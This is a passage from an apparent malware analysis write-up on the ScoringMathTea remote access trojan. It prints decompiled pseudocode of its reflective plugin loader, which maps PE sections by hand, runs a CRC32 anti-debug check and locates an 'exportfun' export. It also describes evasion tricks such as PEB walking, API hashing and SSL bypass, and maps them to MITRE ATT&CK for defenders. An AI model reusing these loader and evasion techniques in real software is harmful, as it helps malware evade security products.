  return 0;
pe_context->status_code = 0;
mz_header = pe_module->e_magic == 0x5A4D;
if ( pe_module->e_magic != 0x5A4D
  || (e_lfanew = pe_module->e_lfanew,
      mz_header = *(&pe_module->e_magic + e_lfanew) == 0x4550,
      *(&pe_module->e_magic + e_lfanew) != 0x4550) )
{
```

The function then manually maps the PE plugin in memory, allocating memory regions for each section. Basically, this function implements the *Windows Loader* manually and in a customized way, to avoid detection by cybersecurity products.

```
ALLOCATE_MEM_TO_PE_SECTIONS:
    if ( !mz_header )
      goto END_FUNCTION;
    dwSize = 0;
    VirtualAlloc = dll_table->pVirtualAlloc;
    ptr_nt_headers = (pe_module + pe_module->e_lfanew);
    ptrVirtualAlloc = VirtualAlloc;
    number_sections = ptr_nt_headers->FileHeader.NumberOfSections;
    ptr_number_sections = number_sections;
    if ( ptr_nt_headers->FileHeader.NumberOfSections )
    {
      ptr_number_symbols = &ptr_nt_headers[1].FileHeader.NumberOfSymbols;
      ptr_num_sections = number_sections;
      do
      {
        Characteristics = ptr_number_symbols[0xFFFFFFFFFFFFFFFFuLL].Characteristics;
        if ( Characteristics )
        {
          section_characteristics = *ptr_number_symbols->Name + Characteristics;
          if ( dwSize < section_characteristics )
            dwSize = section_characteristics;
        }
        ++ptr_number_symbols;
        --ptr_num_sections;
      }
      while ( ptr_num_sections );
    }
    size_image = dwSize;
    buff_pe_mapping = (VirtualAlloc)(
                        ptr_nt_headers->OptionalHeader.ImageBase,
                        dwSize,
                        MEM_COMMIT_MEM_RESERVE,
                        PAGE_READWRITE);
    ptr_buff_pe_mapping = buff_pe_mapping;
    if ( !buff_pe_mapping
      && (buff_pe_mapping = (VirtualAlloc)(0, size_image, MEM_COMMIT_MEM_RESERVE, PAGE_READWRITE),
          (ptr_buff_pe_mapping = buff_pe_mapping) == 0)
      || (buff_pe_mapping_ptr = (VirtualAlloc)(
                                  buff_pe_mapping
```

This function also implements a custom in-line **CRC32** algorithm, which creates the **CRC32** table on the stack and performs a checksum of the mapped plugin, in order to guarantee the integrity of the plugin and that everything has gone as expected. This is also an efficient method for detecting software breakpoints in debuggers. After generating the checksum, the function calls a routine to modify the protections of the previously allocated memory regions, in a manner appropriate for each section.

```
CRC32_CHECKSUM_SET_SECTION_PROTECTIONS:
    image_size = pe_context->image_size;
    ptr_crc32_table = crc32_table;
    pimage_base = pe_context->image_base;
    LODWORD(table_idx) = 0;
    do                                          // generate a custom CRC32 Table on Stack
    {                                           // to Integrity Check od the Mapped Plugin
      bit_counter = 8;
      table_entry = table_idx << 24;
      do
      {
        temp_check = table_entry;
        temp_shift = 2 * table_entry;
        table_entry = (2 * table_entry) ^ 0x4C10DB7;
        if ( temp_check >= 0 )
          table_entry = temp_shift;
        --bit_counter;
      }
      while ( bit_counter );
      *ptr_crc32_table = table_entry;
      table_idx = (table_idx + 1);
      ++ptr_crc32_table;
    }
    while ( table_idx < 256 );
    for ( crc32_checksum = 0; image_size; --image_size )
    {
      current_byte = *pimage_base++;
      crc32_checksum = crc32_table[current_byte ^ (crc32_checksum >> 24)] ^ (crc32_checksum << 8);
    }
    *(&pe_context->image_size + 1) = crc32_checksum;
    if ( !smt_set_section_protections(pe_context, crc32_checksum, table_idx) )
      goto CLEAN_UP;
```

Finally, this function manually implements the *Windows Loader*, ensuring that the plugin received by C&C was properly loaded manually, thus avoiding detection by certain cybersecurity products.

When loading the plugin into memory, the main function implements a loop to manually identify a function exported by the loaded plugin, identified as `exportfun`. Upon identifying this function exported by the plugin, it will be executed.

```
if ( !ptr_nt_header )
  goto LABEL_44;
export_dir = (ptr_nt_header
            + *(&ptr_nt_header->OptionalHeader.DataDirectory[2].VirtualAddress
              + ptr_nt_header->OptionalHeader.FileAlignment));
ptr_names_table = (&ptr_nt_header->Signature + export_dir->AddressOfNames);
ptr_ordinals_table = (ptr_nt_header + export_dir->AddressOfNameOrdinals);
ptr_addr_func = (&ptr_nt_header->Signature + export_dir->AddressOfFunctions);
idx = 0;
if ( export_dir->NumberOfFunctions <= 0 )
{
  v43 = 0;
  goto LABEL_45;
}
*&ptr_num_names = export_dir->NumberOfFunctions;
name_idx = 0;
while ( 1 )
{
  ptr_export_name = ptr_nt_header + ptr_names_table[name_idx];
  *&strcmp_context = "exportfun00" - ptr_export_name;
  while ( 1 )
  {
    target_str = ptr_export_name[*&strcmp_context];
    source_str = *ptr_export_name++;
    if ( !target_str )
      break;
    if ( target_str != source_str )
    {
      strcmp_result = target_str - source_str;
      goto LABEL_42;
    }
  }
  strcmp_result = -source_str;
LABEL_42:
  if ( !strcmp_result )
    break;
  ++idx;
  if ( ++name_idx >= *&ptr_num_names )
    goto LABEL_44;
}
```

Conclusion

Therefore, based on all this analysis, the research concludes that **ScoringMathTea** is a modular *Remote Access Trojan* (*RAT*), designed for evasion, with a sophisticated architecture to avoid detection both on the network and at some endpoint aspects. Its *C&C* communication, operating over **HTTP/S** with **SSL** bypass, is a multi-layered channel that protects its command payloads through **Base64** encoding, encryption (likely **TEA**/**XTEA** in **CBC mode**), and optional compression. The malware's core capability it's a **reflective plugin loader** capbility, that load a plugin in DLL format, allowing the operator to download and execute plugins entirely in memory.

The most critical potential evasion mechanism is the manual mapping of the **IAT** (**Import Address Table**). The malware implements the *PEB Walking* technique (via ***smt_load_apis_dlls***) to locate **kernel32.dll** and manually obtain a "*clean*" pointer to **GetProcAddress**. With this, it builds its own API table (***smt_api_table***) at runtime, containing non-hooked pointers to **VirtualAlloc**, **VirtualProtect**, **LoadLibraryA**, etc. This secure table is then used by its loader (***smt_reflective_plugin_loader***) to perform manual plugin mapping, resolving imports, applying

relocations, verifying module integrity with a dynamically generated **CRC32**, and finally applying the correct memory permissions (***smt_set_section_protections***) before invoking the plugin's standard exported function ("**exportfun**") to execute the malicious code related to the installed Plugin.

With this, I conclude this research. I hope that all of you who have read this far have learned something or found something interesting. Until next time!

MITRE ATT&CK Mapping

With the goal of mapping the implementations identified during the analysis, the MITRE ATT&CK mapping from ScoringMathTea is shown below.

Tactic (ID)	Technique (ID)	Comment (Context from our Analysis)
Defense Evasion (TA0005)	**Reflective Code Loading (T1620)**	The `ScoringMathTea` 's core capability. It loads plugins (DLLs) directly from memory without writing them to disk.
Execution (TA0002)	**Native API (T1106)**	Implements **PEB Walking** to locate `kernel32.dll` and its own version of `GetProcAddress` to trying to bypass API hooking.
Defense Evasion (TA0005)	**Obfuscated Files or Information: Dynamic API Resolution (T1027.007)**	ScoringMathTea's manually implemented a *Dynamic API Resolution*, through `API Hashing` .
Defense Evasion (TA0005)	**Masquerading: Browser Fingerprint (T1036.012)**	Spoofs a legitimate `Microsoft Edge User-Agent` string to make its C&C traffic blend in with normal network activity.
Defense Evasion (TA0005)	**Virtualization/Sandbox Evasion (T1497)**	Actively filters **HTML** tags (like `<!DOCTYPE html>`) from C&C responses, maybe can be used to defeat captive portals and automated sandbox analysis.
Defense Evasion (TA0005)	**Debug Evasion (T1622)**	Calculates a `CRC32` checksum of its own in-memory module after loading to detect if an analyst has applied patches or tampered with it.
Defense Evasion (TA0005)	**Hide Artifacts (T1564.004)**	Suppresses all system error dialogs to ensure the malware fails silently without alerting the user.

Tactic (ID)	Technique (ID)	Comment (Context from our Analysis)
Command and Control (TA0011)	**Application Layer Protocol: Web Protocols (T1071.001)**	Uses standard **HTTP/S POST requests** for all C&C communications. It also **bypasses SSL/TLS certificate validation**, allowing it to use self-signed or invalid certs.
Command and Control (TA0011)	**Encrypted Channel: Symmetric Cryptography (T1573.001)**	C&C payloads are protected in multiple layers: **compressed**, then **encrypted** with a symmetric algorithm (identified as **TEA/XTEA**), and finally **Base64 encoded**.

References & Links

- Gotta Fly: Lazarus targets the UAV sector.
- ScoringMathTea Python String Decryption.
- ScoringMathTea Python API Hash Algorithm.
- ScoringMathTea Yara Rule.
